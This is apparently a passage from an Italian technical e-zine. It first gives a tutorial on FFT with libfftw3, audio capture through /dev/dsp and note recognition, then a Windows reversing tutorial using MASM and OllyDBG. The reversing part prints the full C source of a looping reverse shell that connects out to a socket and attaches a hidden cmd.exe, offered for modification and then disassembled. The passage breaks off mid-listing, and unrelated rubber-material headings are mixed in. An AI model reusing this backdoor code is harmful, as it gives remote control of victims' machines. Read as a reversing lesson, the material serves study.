La DFT è un'operazione con una complessità computazionale nell'ordine di $O(n^2)$ (devo effettuare n passate sull'array di partenza, una per ogni elemento, e per ogni elemento devo effettuare n somme passando nuovamente su tutti gli elementi dell'array). Come complessità computazionale è notevole, ed è ulteriormente appesantita dal fatto che tutte le n^2 operazioni riguardano esponenziali di quantità immaginarie, che diventano poi altrettanti seni e coseni. Un carico di calcolo non indifferente, che impedirebbe di fatto ogni operazione in tempo reale su dati in formato elettronico.

L'alternativa è quella della cosiddetta **trasformata di Fourier veloce (FFT)**, che grazie ad alcune ottimizzazioni consente di effettuare l'analisi di Fourier con una complessità nell'ordine di $O(n \log(n))$, riducendo drasticamente il numero di operazioni trigonometriche e riducendo quasi tutte le operazioni matematica a operazioni logiche binarie eseguibili molto velocemente dal calcolatore.

Esistono vari algoritmi che implementano la FFT, di questi il più noto è tuttavia quello di *Cooley-Turkey*, che sfrutta il principio del *divide et impera* spezzando ricorsivamente il buffer originale da trasformare in buffer di dimensione via via minore, riducendo fortemente il numero di operazioni richieste. Esistono in ogni caso diverse librerie che implementano la FFT in modo drasticamente ottimizzato.

In ambiente Unix (e non solo) la più nota di queste è la *libfftw3*, una libreria in C in grado di calcolare la FFT di un campione in modo estremamente rapido, sfruttando anche al massimo le estensioni MMX ed SSE delle attuali macchine Intel. È consigliabile fare uso di tali librerie nei propri programmi per gestire il calcolo della FFT, a meno che non sia per fini didattici, in quanto difficilmente è possibile scrivere "in casa" del codice più efficiente (e perché, ancora una volta, non è molto utile reinventare ogni volta la ruota).

Di seguito riporto una funzione C++ molto semplice che, sfruttando la *libfftw3*, ritorna lo spettro delle ampiezze di un segnale passato come parametro (semplicemente come `vector<double>`):

```
vector<double> abs_FFT (vector<double> data) {
    fftw_plan p;
    fftw_complex *dataIn = (fftw_complex*) fftw_malloc(data.size() *
sizeof(fftw_complex));
    fftw_complex *dataOut = (fftw_complex*) fftw_malloc(data.size() *
sizeof(fftw_complex));

    // dataIn e dataOut sono due vettori complessi, mentre data è un vettore reale.
    //Inizializzo quindi dataIn
    // copiando i valori di data nella sua parte reale e lasciando a zero la parte
    immaginaria
    for (int i=0; i < data.size(); i++) {
        dataIn[i][0] = data[i];
        dataIn[i][1] = 0.0;
    }

    p = fftw_plan_dft_1d(data.size(), dataIn, dataOut, FFTW_FORWARD, FFTW_ESTIMATE);
    fftw_execute(p);
}
```

```
    // Mi interessa il modulo della trasformata
    for (int i=0; i < data.size(); i++) {
        data[i] = sqrt( dataOut[i][0]*dataOut[i][0] + dataOut[i][1]*dataOut[i][1]
    );
    }

    fftw_destroy_plan(p);
    fftw_free(dataIn);
    fftw_free(dataOut);
    return data;
}
```

Ricordarsi ovviamente di include l'header <libfftw3.h> nei sorgenti che fanno uso della libreria, e di linkare con -lfftw3 nel caso si usi gcc.

Riconoscimento delle note

Cominciamo ora ad addentrarci maggiormente nel campo delle applicazioni dell'analisi di Fourier, scoprendo quante cose consente di fare.

La più immediata è un sistema per il riconoscimento delle note suonate. Le applicazioni sono fra le più disparate, dalla creazione di un accordatore per strumenti software alla didattica musicale attraverso software interattivi, dalla creazione di immagini sintetiche ed effetti video in funzione dell'audio catturato fino alla videoscrittura usando uno strumento musicale. Personalmente ho utilizzato di recente questo sistema per giocare a FoFiX (porting in Python di Guitar Hero) usando la mia chitarra elettrica vera, catturando le note ed emulando la pressione dei tasti usando la Xlib.

Serve innanzitutto un po' di teoria prima di addentrarci in questo campo. La premessa doverosa è che un suono è un'onda meccanica che si propaga attraverso un mezzo di trasmissione (come può essere l'aria). Un qualsiasi *trasduttore* (come può essere un microfono o un sistema qualsiasi di cattura dell'audio, compresa la scheda audio del nostro pc) trasforma l'onda meccanica in un segnale elettrico più o meno fedele all'onda originaria (la fedeltà discrimina la qualità del sistema audio).

Tale segnale elettrico, essendo un'onda sinusoidale, può essere normalmente trattato con i mezzi forniti dall'analisi di Fourier.

E qui entra in ballo quello di cui abbiamo parlato finora. Una nota non è altro che la "portante frequenziale" associata a un suono. Un suono in realtà non è composto di una sola frequenza, ma generalmente da più frequenze in rapporto fra loro più o meno assonante (tali frequenze, generalmente più alte di quella *fondamentale*, ma di ampiezza minore, sono dette *armoniche*). Ogni suono naturale, tranne il suono di un diapason ideale o un suono generato sinteticamente, presenta diverse armoniche a frequenze superiori di quella fondamentale, e sono proprio queste frequenze "accessorie" a conferire il *timbro* a un certo strumento (sono il motivo per cui lo stesso La emesso da un pianoforte e da una chitarra hanno un suono diverso). Un effetto di distorsione per chitarra, ad esempio, non fa altro che arricchire il suono in ingresso aggiungendo armoniche accessorie, che possono essere fra loro in rapporto più o meno dissonante.

Il compito di un software di riconoscimento delle note è quello di ricavare la frequenza fondamentale di un campione audio acquisito (ovvero la frequenza avente ampiezza massima nel diagramma delle ampiezze ricavato dalla FFT), passare da un'informazione sulla frequenza relativa al campione analizzato a una frequenza espressa in Hz (cicli al secondo), ricavare dalla frequenza fondamentale la nota. Analizzeremo brevemente questi tre aspetti.

Acquisizione dell'audio - introduzione alla DSP programming

Non è intenzione di questo articolo approfondire molto la programmazione audio, anche perché è un mondo molto complesso e in continua evoluzione. Tratteremo però una breve introduzione alla programmazione audio più semplice in ambiente Linux finalizzata all'acquisizione di un campione audio, che è quella attraverso il dispositivo virtuale `/dev/dsp`, dispositivo che offre un'interfaccia di I/O di alto livello per interfacciarsi con la scheda audio. Tale approccio (supportato dal protocollo **OSS**, *Open Sound System*) non è dei più moderni, dato che l'approccio di gestione dell'audio attraverso l'accesso a un file virtuale ha diverse pecche, la principale delle quali è la *mutua esclusività*, ovvero un solo processo per volta può accedere in lettura e un solo processo per volta può accedere in scrittura sul dispositivo (è il motivo per cui è buona norma aprire DSP *solo quando strettamente necessario*, per inibire l'accesso il meno possibile ad altri processi che ne potrebbero avere bisogno), ed è stato negli ultimi tempi dichiarato *deprecated* in favore di **ALSA** (*Advanced Linux Sound Architecture*). Tuttavia, ALSA usa un insieme di funzioni relativamente complesse per l'accesso alle risorse audio, e per i nostri scopi l'acquisizione può essere fatta semplicemente leggendo i buffer audio direttamente da DSP.

È possibile leggere e scrivere su DSP esattamente come su un normalissimo file. Si può avere un'idea di cosa vuol dire ciò facendo al volo un piccolo generatore di "rumore bianco":

```
cat /dev/urandom > /dev/dsp
```

Nel proprio codice C è necessario settare le giuste impostazioni sul file `/dev/dsp` prima di poter leggere. Tali impostazioni si possono settare via `ioctl()`, e riguardano

- Il formato di lettura scrittura sul file (generalmente, si leggono e scrivono informazioni come unsigned char, ovvero byte singoli);
- La *profondità*, ovvero il numero di bit associati a ogni campione audio, generalmente 8 (qualità telefonica) o 16 (qualità da CD);
- Il *numero di canali* dell'audio da campionare, generalmente 1 (mono) o 2 (stereo);
- Il *bitrate*, ovvero il numero di bit da leggere al secondo (il prodotto del bitrate per la profondità dell'audio per il numero di canali dà un parametro fondamentale del campionamento audio, che è la *frequenza di campionamento*).

Ecco una possibile funzione che può automatizzare il processo di settaggio dei parametri nell'apertura di DSP:

```
struct dsp_info {
    unsigned int bitrate;
    unsigned int depth;
    unsigned int channels;
};

int dsp_open (const char* dspdev, struct dsp_info info, int flags) {
    int dsp, arg;

    if ((dsp=open(dspdev, flags)) < 0) {
        return dsp;
    }

    arg = AFMT_U8;
```

```
    if (ioctl(dsp, SNDCTL_DSP_SETFMT, &arg) == -1) {
        return -1;
    }

    if (arg != AFMT_U8) {
        return -1;
    }

    arg = info.depth;

    if (ioctl(dsp, SOUND_PCM_WRITE_BITS, &arg) == -1) {
        return -1;
    }

    if (arg != info.depth) {
        return -1;
    }

    arg = info.channels;

    if (ioctl(dsp, SOUND_PCM_WRITE_CHANNELS, &arg) == -1) {
        return -1;
    }

    if (arg != info.channels) {
        return -1;
    }

    arg = info.bitrate;

    if (ioctl(dsp, SOUND_PCM_WRITE_RATE, &arg) == -1) {
        return -1;
    }

    if (arg != info.bitrate) {
        return -1;
    }

    return dsp;
}
```

Esempio di uso:

```
int i, dsp;
unsigned char buf[44100];
struct dsp_info dspinfo;

dspinfo.bitrate = 44100;
dspinfo.depth = 8;
dspinfo.channels = 1;

if ((dsp = dsp_open("/dev/dsp", dspinfo, O_RDWR)) < 0)
    return 1;
```

```
if (read(dsp, buf, 44100) < 0)
    return 1;

if (write(dsp, buf, 44100) < 0)
    return 1;

close(dsp);
```

In questo breve esempio ho usato la funzione vista sopra per aprire DSP in r/w, leggere un secondo di campione audio e riprodurlo pari pari.

Una breve parentesi va fatta su un parametro fondamentale: la frequenza di campionamento.


Intuitivamente, il suono è un'onda meccanica continua, che muove le particelle del corpo in cui si propaga in maniera continua. Un dispositivo digitale è invece, per costruzione, un dispositivo *discreto*, ovvero che può campionare un fenomeno esterno a intervalli di tempo costanti (ma sempre maggiori del periodo di riferimento, il periodo di clock), trasformando quindi un fenomeno continuo in una serie numerica discreta (*digitalizzazione*). Già l'intuito suggerisce che questo procedimento presenta delle perdite, in quanto l'informazione presente fra un campione e l'altro verrà necessariamente persa nel processo di digitalizzazione. Abbiamo però un'informazione accessoria: l'orecchio umano non è sensibile a tutte le frequenze, ma solo a un insieme relativamente ristretto, che va approssimativamente (in un orecchio ideale) dai 20 Hz ai 20 kHz. Le frequenze inferiori vanno a collocarsi nell'insieme degli infrasuoni, mentre quelle superiori fanno sono classificabili come ultrasuoni, e l'orecchio umano non è in grado di percepire queste due classi di frequenze.

Esiste un teorema fondamentale della teoria dell'informazione (**teorema di Nyquist-Shannon**) che garantisce la possibilità di poter ricostruire fedelmente un segnale campionato sotto determinate condizioni. La condizione è che *la frequenza di campionamento sia almeno pari al doppio della frequenza massima presente nel segnale originale*. I segnali telefonici, ad esempio, hanno uno spazio frequenziale che va all'incirca da 0 a 3 kHz, e vengono campionati con una frequenza di 8 kHz (più del doppio della frequenza massima). In un segnale audio la massima frequenza udibile è di circa 20 kHz, quindi una frequenza di campionamento ad alta fedeltà che permetta di ricostruire il segnale originale senza perdita di informazione deve essere pari almeno a 40 kHz. La convenzione del segnale digitale in qualità CD indica una frequenza di campionamento pari a 44.1 kHz e una profondità dei campioni da 16 bit (che è lo stesso parametro di riferimento per la codifica WAV).


In realtà, la frequenza di campionamento ideale non è sempre quella presa come riferimento per il campionamento del suono, o almeno non è sempre necessaria. Se acquisisco l'audio da uno strumento musicale con un range frequenziale relativamente limitato, non ho bisogno di campionare come se campionassi una sorgente audio in grado di emettere la massima frequenza percepibile dall'orecchio umano. Tuttavia, da frequenze di campionamento minori di 40 kHz si otterranno necessariamente campioni audio *lossy*, ovvero con perdita di informazione, in quanto delle componenti ad alta frequenza verranno necessariamente tagliate, o almeno non riprodotte fedelmente. È il caso delle codifiche audio *compresse*, come MP3, OGG e WMA. In questo caso il fattore discriminante per la qualità audio diventa il bitrate scelto per la codifica. L'esperienza degli utenti suggerisce che una traccia MP3 presenta una buona qualità audio per bitrate ≥ 128 kbps, mentre al di sotto di questo bitrate la degradazione della qualità dovuta alla frequenza di campionamento troppo bassa comincia a farsi sentire.

Per capire cosa vuol dire fisicamente questa regola fondamentale nel trattamento

dell'informazione, consideriamo nuovamente il segnale sinusoidale visto in precedenza:



Tale segnale è definito per t che vanno da 0 a 1023, ed è evidente che presenta 4 picchi (quindi frequenza pari a 4 relativamente all'intervallo di ampiezza 1024) a distanza reciproca costante. Ovvero, il periodo del segnale è pari a 256 (un'oscillazione completa avviene ogni $1024/4 == 256$ elementi). Il teorema di Nyquist-Shannon ci assicura che possiamo campionare il segnale presentato sopra con una frequenza pari almeno al doppio della sua frequenza massima (che in questo caso è costante e pari a $1/256$), ovvero con un periodo di campionamento pari ad almeno la metà del periodo massimo di oscillazione del segnale (costante in questo caso e pari a 256). Campionando il segnale ogni 128 elementi otterremo la seguente successione:




La frequenza del segnale originale è stata evidentemente preservata. In questo caso è stato usato un metodo di interpolazione lineare fra i diversi valori dei campioni, ma con una

strategia di interpolazione più raffinata (interpolazione cubica o sinusoidale) è possibile riottenere in modo molto fedele il segnale originale.

Ovviamente, se la frequenza di campionamento dovesse essere superiore al doppio della frequenza massima e non solo pari a essa, si potrebbero ottenere risultati ancora più soddisfacenti.

Se invece avessimo usato un periodo di campionamento più basso la degradazione del segnale ottenuta sarebbe stata inaccettabile, rendendo impossibile ricostruire il segnale originale a partire dai campioni. Ecco ad esempio quale sarebbe stata la successione di campionamento con un periodo di campionamento pari a 200:



Analisi del campione audio

Una volta acquisito, è necessario trovare la componente frequenziale massima all'interno del campione audio per stabilire che nota o che suono è stato suonato o emesso. Qui entra in ballo la funzione vista precedentemente che consente di calcolare il modulo della FFT usando la libfft3. Ovviamente, se il buffer audio è stato acquisito come array di unsigned char, è necessario convertirlo in un vector<double> prima di operare la FFT su di esso:

```
unsigned char buf[BUFSIZE];
vector<double> data(BUFSIZE);

...

for (int i=0; i < BUFSIZE; i++)
    data[i] = static_cast<double>(buf[i]);

data = abs_FFT(data);
int maxFreq = 1;
double maxVal = data[maxFreq];
```

```
for (int i=0; i < BUFSIZE; i++)
  if (data[i] > maxVal) {
    maxFreq = i;
    maxVal = data[maxFreq];
  }
```

Alla fine del procedimento, maxFreq conterrà la componente frequenziale massima rispetto al buffer acquisito. Passare dalla frequenza relativa alla dimensione del campione audio alla frequenza effettiva in Hz è semplice, applicando la seguente relazione:

```
f = (bitrate * channels * maxFreq) / BUFSIZE
```

f sarà la frequenza fondamentale del suono campionato.

Ora è semplice passare dalla frequenza fondamentale alla relativa nota, sfruttando la seguente relazione:

$$f = \phi 2^{\frac{n}{12}}$$

dove f è la frequenza fondamentale rilevata, ϕ è una frequenza di riferimento (per convenzione, si considera come frequenza di riferimento il La4 del diapason, ovvero il La a 440 Hz) e n la distanza in *semitoni* da quella frequenza (quindi un numero intero, che può essere positivo o negativo a seconda che il suono sia più alto o più basso della frequenza di riferimento). Invertendo la relazione, è possibile ricavare, nota la frequenza campionata, la distanza in semitoni dal La4:

$$n = \left[12 \log_2 \frac{f}{\phi} \right]$$

dove con le parentesi quadre si intende l'approssimazione all'intero più vicino del valore calcolato. È possibile calcolare n in modulo 12 se si vuole avere l'informazione non tanto sul numero di semitoni di distanza fra la nota catturata e quella di base, ma sulla nota effettiva catturata (Do, Sol, La, ...). Attraverso queste semplici operazioni, è possibile rilevare in modo abbastanza pulito e veloce l'altezza di una nota catturata via DSP.

Riconoscimento di campioni audio

Una volta noto come si fa a riconoscere una nota suonata da uno strumento o da una voce all'interno di un campione audio, vediamo come possiamo operare per effettuare del riconoscimento audio vero e proprio, che può andare dallo speech recognition al riconoscimento di suoni più generale, sfruttando ancora una volta i mezzi messi matematici a disposizione dall'analisi di Fourier, e una base dati già riempita contenente le informazioni sui campioni audio da riconoscere (ad esempio, se voglio sviluppare un sistema per il riconoscimento di frasi o parole, chiederò all'utente di riempire in anticipo la mia base dati pronunciando le parole che vorrà che vengano riconosciute e scrivendone il relativo significato).

Come muoversi una volta acquisito un campione audio per il riconoscimento del suo contenuto?

Innanzitutto è buona norma procedere con una normalizzazione frequenziale che ha l'obiettivo di rendere il software robusto nei confronti di eventuali silenzi di durata differente

campionati per la stessa parola in momenti diversi. Per farlo, si calcola la FFT di un buffer audio della stessa dimensione di quello usato per il campionamento ma riempito di *elementi neutri*, ovvero byte associati a "silenzio" o campionamento di "non-informazione". Teoricamente:

$$D_k = \sum_{t=0}^{N-1} x_{ref} e^{-j \frac{2\pi}{N} kt}$$

Nel caso di un campione audio acquisito come sequenza di unsigned char e a 8 bit di profondità (quindi i possibili valori dei campioni sono compresi fra 0 e 255), l'elemento "neutro", ovvero x_{ref} nella formula, è pari a 128, ovvero alla metà dell'ampiezza del possibile intervallo.

In realtà calcoleremo questa successione riempiendo un buffer di unsigned char di 128 e richiamando, via `fftw3`, il calcolo della FFT su di esso.

Chiamando D_k la successione frequenziale di "elementi neutri" e F_k l'effettiva FFT del campione audio, calcoliamo la differenza normalizzata P_k come

$$P_k = \log|F_k - D_k|$$

A questo punto elaboriamo un coefficiente per il campione audio acquisito che esprima "quante variazioni" ci sono al suo interno. Questo coefficiente sarà la chiave per riconoscere il campione audio:

$$s = e^{\frac{1}{m} \sum_k P_k}$$

dove m è un opportuno coefficiente (calcolato andando per tentativi, a seconda di quanto è ampio il range medio di valori del coefficiente visto sopra senza m) che serve a normalizzare i valori di s all'interno di un intervallo prefissato (che può essere $[0,1]$, $[0,10]$, $[0,100]$ e così via).

La via ideale per il riconoscimento non è calcolare questo coefficiente per ogni campione audio completo, ma spezzettare il campione audio originale in buffer di dimensione minore e calcolare il coefficiente s per ognuno di essi. In questo modo per ogni campione audio acquisito si ha una lista di coefficienti in grado di identificarlo più o meno univocamente.

L'uso tipico è il seguente (ad esempio, per un software di comando vocale): si chiede all'utente di pronunciare una parola chiave e associare a questa parola chiave un comando da eseguire. Il campione contenente la parola chiave viene analizzato e i suoi coefficienti s vengono salvati sulla base dati. A questo punto si vuole eseguire il comando dando l'impulso vocale. Il nuovo campione viene registrato e viene confrontato con quelli già presenti nella base dati. Supponendo che il campione registrato presenti la successione di coefficienti $[s'_0, s'_1, \dots, s'_N]$, e si vuole effettuare un confronto con la sequenza di coefficienti già memorizzata sulla base di dati e associata all' i -esimo campione audio, $[s^i_0, s^i_1, \dots, s^i_N]$, si considera la somma degli scarti quadratici fra le due quantità, membro a membro, e si dice che il segnale S' è associabile al segnale pre-acquisito S^i se e solo se tale risultato è minore di una soglia prefissata (*threshold*, T):

$$\sum_{k=0}^N (s'_k - s^i_k)^2 < T$$

Nel caso in cui tale relazione non sia soddisfatta con nessun segnale pre-acquisito, allora il nuovo campione audio non può essere riconosciuto e associato a nessun comando. Nel caso in cui invece esistano più campioni audio pre-acquisiti che soddisfano la relazione, si può considerare come valido, o più plausibile, l'associazione con il campione che presenta T minimo.

BlackLight

ELASTOMERI

Domandina: Qual'è il più piccolo programma realizzabile in C su WinAPI?
Qualcuno potrebbe rispondere che è un MessageBox vuoto, in realtà non è proprio così...

```
#include <windows.h>

int WINAPI WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance,
                  LPSTR lpCmdLine, int nCmdShow)
{
    ExitProcess(0);
}
```

Questo splendido programma ha l'importante caratteristica di 'funzionare', cioè il massimo traguardo nello sviluppo del software ^^

L'unica API utile è ExitProcess, funzione dall'utilizzo ovvio così indicata nelle reference:

```
VOID ExitProcess(
    UINT uExitCode // exit code for all threads
);
```

Una volta compilato il file, qualunque editor PE ci farà vedere che ExitProcess è importata da kernel32.dll, viene quindi spontaneo sviluppare lo stesso programma sotto MASM:

```
; le solite cose
.386
.model flat, stdcall
option casemap:none
; includo kernel32.dll
include    \masm32\include\windows.inc
include    \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib

.data
; sezione delle variabili, vuota
.code
start:
; chiamo ExitProcess
invoke ExitProcess, 0
end start
```

possiamo assemblare l'esempio ed aprirlo da OllyDBG in modo da vedere il nulla...

```
00401000 >/$ 6>PUSH 0 ;/ExitCode = 0
00401002 \. E>CALL <JMP.&kernel32.ExitProcess> ;\ExitProcess
00401007 C>INT3
00401008 .- F>JMP DWORD PTR DS:[<&kernel32.ExitProcess;kernel32.ExitProcess
0040100E 0>DB 00
```

OllyDBG è un debugger con ottime capacità di disassembler. Come ogni disassembler la struttura ricavata è quella in Assembly puro, non quella di MASM con l'uso di 'invoke'.

La direttiva invoke di MASM è estremamente comoda perchè permette di trattare le CALL alle API come fossero funzioni in C/C++. Il codice risulta molto più leggibile, anche se diverso dall'essenza della CALL, che comprende il caricamento dei dati nello stack e quindi la chiamata vera e propria alla funzione importata.

Quello stesso codice di MASM poteva essere scritto e assemblato correttamente in questo modo:

```
; ...
start:
    push 0
    call ExitProcess
end start
```

Ricordo la struttura LIFO dello stack (nell'esempio la cosa è poco visibile), cioè l'inserimento dei dati ci farà leggere la struttura da destra a sinistra, oppure dal basso all'alto rispetto alle reference:

```
Function (Par1, Par2, Par3);
```

diventerà:

```
invoke Function, Par1, Par2, Par3
```

oppure...

```
push Par3
push Par2
push Par1
call Function
```

GOMMA NATURALE

Un file compilato in C non potrà decisamente avere un codice così pulito.

Per farvi capire il problema darò una spiegazione tanto semplificata quanto orribile del processo di compilazione (voi però non ditela a nessuno...):

Un compilatore in base ai dati del nostro codice sorgente, confrontati con alcune sue strutture (i file header), riesce a 'montare' un file binario in un determinato formato (il PE nel caso di Windows); il linker andrà a completare l'opera risolvendo gli indirizzi delle chiamate alle funzioni di sistema, cioè i dati di importazione.

E' per questo motivo che, salvo tecniche apposite, il sistema di compilazione deve coincidere con quello di esecuzione.

Ancora per questo motivo è più giusto parlare di 'assembler' piuttosto che di 'compilatore assembly'; la struttura di un sorgente assembly è tale per cui le istruzioni corrispondono agli opcode e le sezioni del codice rendono il 'montaggio' del file una cosa molto più semplice, a danno della semplicità per chi scrive il programma.

Vedere le aggiunte eseguite da un compilatore C rispetto all'assembler sarebbe molto lungo (e per molti noioso).

Il file di esempio è stato compilato usato Dev-C++ perchè credo che all'oggi sia ancora il più usato (VisualStudio a parte), in ogni caso altri compilatori basati su MingW dovrebbero presentare una situazione simile.

Mi soffermerò soltanto sul minimo che ci interessa, lascio alla vostra voglia lo studio delle varie chiamate alle API e alle funzioni importate da msvcrt.dll

L'EP si trova in 401240, in una prima fase sono richiamate funzioni di inizializzazione per la gestione dell'handle del processo o di eventuali errori. Si presenta una prima CALL interna verso un corposo blocco al di sopra dell'EP..

```
00401240> $ 5>PUSH EBP
00401241 . 8>MOV EBP,ESP
00401243 . 8>SUB ESP,8
00401246 . C>MOV DWORD PTR SS:[ESP],2
0040124D . F>CALL DWORD PTR DS:[<&msvcrt.__set_app_type;msvcrt.__set_app_type
00401253 . E>CALL nulla.00401100
```

Un grosso blocco che parte da 401100 presenta una CALL quasi a fine istruzioni, appena prima della gestione di un'uscita

```
004011DF |. 890424 MOV DWORD PTR SS:[ESP],EAX
004011E2 |. E8 C9000000 CALL nulla.004012B0
004011E7 |. 89C3 MOV EBX,EAX ; |
004011E9 |. E8 B2060000 CALL <JMP.&msvcrt._cexit> ; |[msvcrt._cexit
004011EE |. 891C24 MOV DWORD PTR SS:[ESP],EBX ; |
004011F1 |. E8 6A070000 CALL <JMP.&KERNEL32.ExitProcess> ; \ExitProcess
```

che ci porta ad un grosso blocco in 4012B0

```
004012B0 /$ 55 PUSH EBP
004012B1 |. B8 10000000 MOV EAX,10
004012B6 |. 89E5 MOV EBP,ESP
004012B8 |. 53 PUSH EBX
004012B9 |. 83EC 64 SUB ESP,64
004012BC |. 83E4 F0 AND ESP,FFFFFFF0
004012BF |. E8 4C050000 CALL nulla.00401810
004012C4 |. E8 E7010000 CALL nulla.004014B0
004012C9 |. E8 A2060000 CALL <JMP.&KERNEL32.GetCommandLineA>;|[GetCommandLineA
```

come vedete, il codice richiama altre parti di istruzioni (401810 e 4014B0) prima di inizializzare GetCommandLineA

La fine di questo blocco ci porta in 401290

```
004013A8 |. 31DB XOR EBX,EBX
004013AA |. 895C24 04 MOV DWORD PTR SS:[ESP+4],EBX
004013AE |. 895424 0C MOV DWORD PTR SS:[ESP+C],EDX
004013B2 |. 890424 MOV DWORD PTR SS:[ESP],EAX
004013B5 |. E8 D6FEFFFF CALL nulla.00401290
```

dove si trova l'unica serie vera di istruzioni che a noi interessa, cioè la chiamata ad ExitProcess

```
00401290 /$ 55 PUSH EBP
```

```
00401291 |. 89E5          MOV EBP,ESP
00401293 |. 83EC 08          SUB ESP,8
00401296 |. C70424 000000>MOV DWORD PTR SS:[ESP],0      ; |
0040129D \. E8 BE060000    CALL <JMP.&KERNEL32.ExitProcess> ; \ExitProcess
```

Adesso avete imparato qualcosa di nuovo.
Immagino che vi stiate facendo una domanda...'e quindi?'

Ora ci arrivo ^^

ELASTOMERI FLUORURATI

Tra i vari reverse cmd presenti in rete, uno di quelli più simpatici è sicuramente quello di netninja, di cui si può trovare sia una versione in C, sia una in asm inline.

<http://archive.cert.uni-stuttgart.de/vuln-dev/2003/02/msg00013.html>

Il programma è estremamente semplice, pulito e preciso. Il codice è scritto per funzionare da console, ci vuole molto poco a modificarlo e a completarlo con alcune caratteristiche:

```
#include <windows.h>
#include <winsock2.h>
#pragma comment(lib,"ws2_32")

int WINAPI WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance,
                    LPSTR lpCmdLine, int nCmdShow)
{
    while(1)
    {
        WSADATA wsaData;
        SOCKET hSocket;
        STARTUPINFO si;
        PROCESS_INFORMATION pi;
        struct sockaddr_in adik_sin;
        memset(&adik_sin,0,sizeof(adik_sin));
        memset(&si,0,sizeof(si));
        WSASStartup(MAKEWORD(2,0), &wsaData);
        hSocket = WSASocket(AF_INET, SOCK_STREAM, NULL, NULL, NULL, NULL);
        adik_sin.sin_family = AF_INET;
        adik_sin.sin_port = htons(55);
        adik_sin.sin_addr.s_addr = inet_addr("127.0.0.1");
        connect(hSocket, (struct sockaddr*)&adik_sin, sizeof(adik_sin));
        si.cb = sizeof(si);
        si.dwFlags = STARTF_USESTDHANDLES;
        si.hStdInput = si.hStdOutput = si.hStdError = (void *)hSocket;
        CreateProcess(NULL, "cmd", NULL, NULL, TRUE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi
    );

        Sleep(5000);
    }
}
```

Una volta compilato, sempre tramite Dev-C++, si ottiene un file eseguibile di 18,4 KB.

Dato che questa guida tratta di reversing, mi pare evidente che da ora in avanti il nostro eseguibile esiste, mentre quel sorgente scritto più sopra non è mai esistito...

Apro il mio revconn.exe con Olly; sono certo che avete capito bene come compila Dev-C++, quindi non occorrono spiegazioni oltre a dire che l'EP è in 401240 (meglio di così...):

```

00401240 > $ 55          PUSH EBP
00401241 . 89E5          MOV EBP,ESP
00401243 . 83EC 08      SUB ESP,8
00401246 . C70424 0200>MOV DWORD PTR SS:[ESP],2
